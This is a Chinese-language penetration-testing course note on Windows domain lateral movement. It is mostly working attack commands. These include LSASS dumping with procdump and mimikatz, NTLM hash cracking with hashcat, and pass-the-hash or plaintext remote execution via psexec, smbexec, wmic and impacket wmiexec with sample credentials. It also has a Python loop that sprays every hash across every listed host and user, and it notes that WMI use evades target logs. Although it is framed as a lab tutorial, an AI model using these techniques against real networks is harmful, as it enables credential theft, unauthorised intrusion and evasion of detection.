

内网安全-域横向 smb&wmi 明文或 hash 传递

内网渗透-小迪安全

基本认知

- 名词
 - 局域网
 - 工作组
 - 域环境
 - 活动目录AD
 - 域控制器DC
 -
- 域
 - 单域
 - 父域和子域
 - 域数和域森林
 -
- 认知
 - Linux域渗透问题
 - 局域网技术适用问题
 - 大概内网安全流程问题
 -

信息收集

- 基本信息
 - 版本
 - 补丁
 - 服务
 - 任务
 - 防护
 -
- 网络信息
 - 开放端口
 - 网络环境
 - 出口代理
- 用户信息
 - 域用户
 - 本地用户
 - 用户权限
 - 对应组信息
- 凭据信息
 - 明文
 - hash
 - 各种口令

后续探针

- 存活主机
- 域控制器
- 网络架构
- 服务接口


权限提升

- 数据库
- 溢出漏洞
- 令牌窃取
- DLL劫持
- 第三方软件
- AT&SC&PS
- BypassUAC
- 不安全的服务权限
- 不带引号的服务路径

横向渗透

- 局域网
 -
 -
- 域环境
 - 传递
 - at&schtasks
 - psexec&smboxec
 - wmic&wmilexec
 - PTH&PTT&PTK
 - winrs&winrm&rdp
 - 漏洞
 - CVE-2014-6324
 - CVE-2017-17010
 - CVE-2020-1472

权限维持



演示案例：

- Procdump+Mimikatz 配合获取
- Hashcat 破解获取 Windows NTLM Hash
- 域横向移动 SMB 服务利用-psexec,smbexec
- 域横向移动 WMI 服务利用-cscript,wmiexec,wmic
- 域横向移动以上服务 hash 批量利用-python 编译 exe

#案例 1-Procdump+Mimikatz 配合获取

#procdump 配合 mimikatz

procdump -accepteula -ma lsass.exe lsass.dmp

mimikatz 上执行：

sekurlsa::minidump lsass.dmp

sekurlsa::logonPasswords full

#PwDump7

#QuarksPwDump

hashcat -a0-m 1000hash file --force

#案例 2-域横向移动 SMB 服务利用-psexec,smbexec(官方自带)

利用 SMB 服务可以通过明文或 hash 传递来远程执行，条件 445 服务端口开放。

#psexec 第一种: 先有 ipc 链接, psexec 需要明文或 hash 传递

```
net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
```

psexec \\192.168.3.32 -s cmd # 需要先有 ipc 链接 -s 以 System 权限运行

#psexec 第二种: 不用建立 IPC 直接提供明文账户密码

```
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
```

```
psexec -hashes :$HASH$ ./administrator@10.1.2.3
```

```
psexec -hashes :$HASH$ domain/administrator@10.1.2.3
```

psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 官方 Pstools 无法采用 hash 连接

#非官方自带-参考 impacket 工具包使用, 操作简单, 容易被杀

#smbexec 无需先 ipc 链接 明文或 hash 传递

```
smbexec god/administrator:Admin12345@192.168.3.21
```

```
smbexec ./administrator:admin!@#45@192.168.3.32
```

```
smbexec -hashes :$HASH$ ./admin@192.168.3.21
```

```
smbexec -hashes :$HASH$ domain/admin@192.168.3.21
```

```
smbexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
```

```
smbexec -hashes :ccef208c6485269c20db2cad21734fe7god/administrator@192.168.3.21
```

#案例 3-域横向移动 WMI 服务利用-cscript,wmiexec,wmic

WMI(Windows Management Instrumentation) 是通过 135 端口进行利用, 支持用户名明文或者 hash 的方式进行认证, 并且该方法不会在目标日志系统留下痕迹。

#自带 WMIC 明文传递 无回显

```
wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call create "cmd.exe /c ipconfig >C:\1.txt"
```

#自带 cscript 明文传递 有回显

```
cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
```

#套件 impacket wmiexec 明文或 hash 传递 有回显 exe 版本

```
wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
```

```
wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
```

```
wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 "whoami"
```

```
wmiexec -hashes :ccef208c6485269c20db2cad21734fe7 god/administrator@192.168.3.21 "whoami"
```

#案例 4-域横向移动以上服务 hash 批量利用-python 编译 exe

```
#pyinstaller.exe -F fuck_neiwan_002.py
```

```
import os,time
```

```
ips={
```

```
'192.168.3.21',
```

```
'192.168.3.25',
```

```
'192.168.3.29',
```

```
'192.168.3.30',
```

```
'192.168.3.32'
```

```
}
```

```
users={
```

```
'Administrator',
'boss',
'dbadmin',
'fileadmin',
'mack',
'mary',
'webadmin'
}
hashs={
'cceef208c6485269c20db2cad21734fe7',
'518b98ad4178a53695dc997aa02d455c'
}

for ip in ips:
for user in users:
for mimahash in hashs:
#wmiexec -hashes :hashgod/user@ipwhoami
exec = "wmiexec -hashes :"+mimahash+" god/"+user+"@"+ip+" whoami"
print('--->' + exec + '<---')
os.system(exec)
time.sleep(0.5)
```

涉及资源:

<https://github.com/hashcat/hashcat>

<https://www.freebuf.com/sectool/164507.html>

<https://github.com/gentilkiwi/mimikatz/releases>

<https://github.com/SecureAuthCorp/impacket>

<https://gitee.com/RichChigga/impacket-examples-windows>

<https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools>

<https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>

<https://pan.baidu.com/s/1Vh4ELTFvyBhv3Avzft1fCw> 提取码: xiao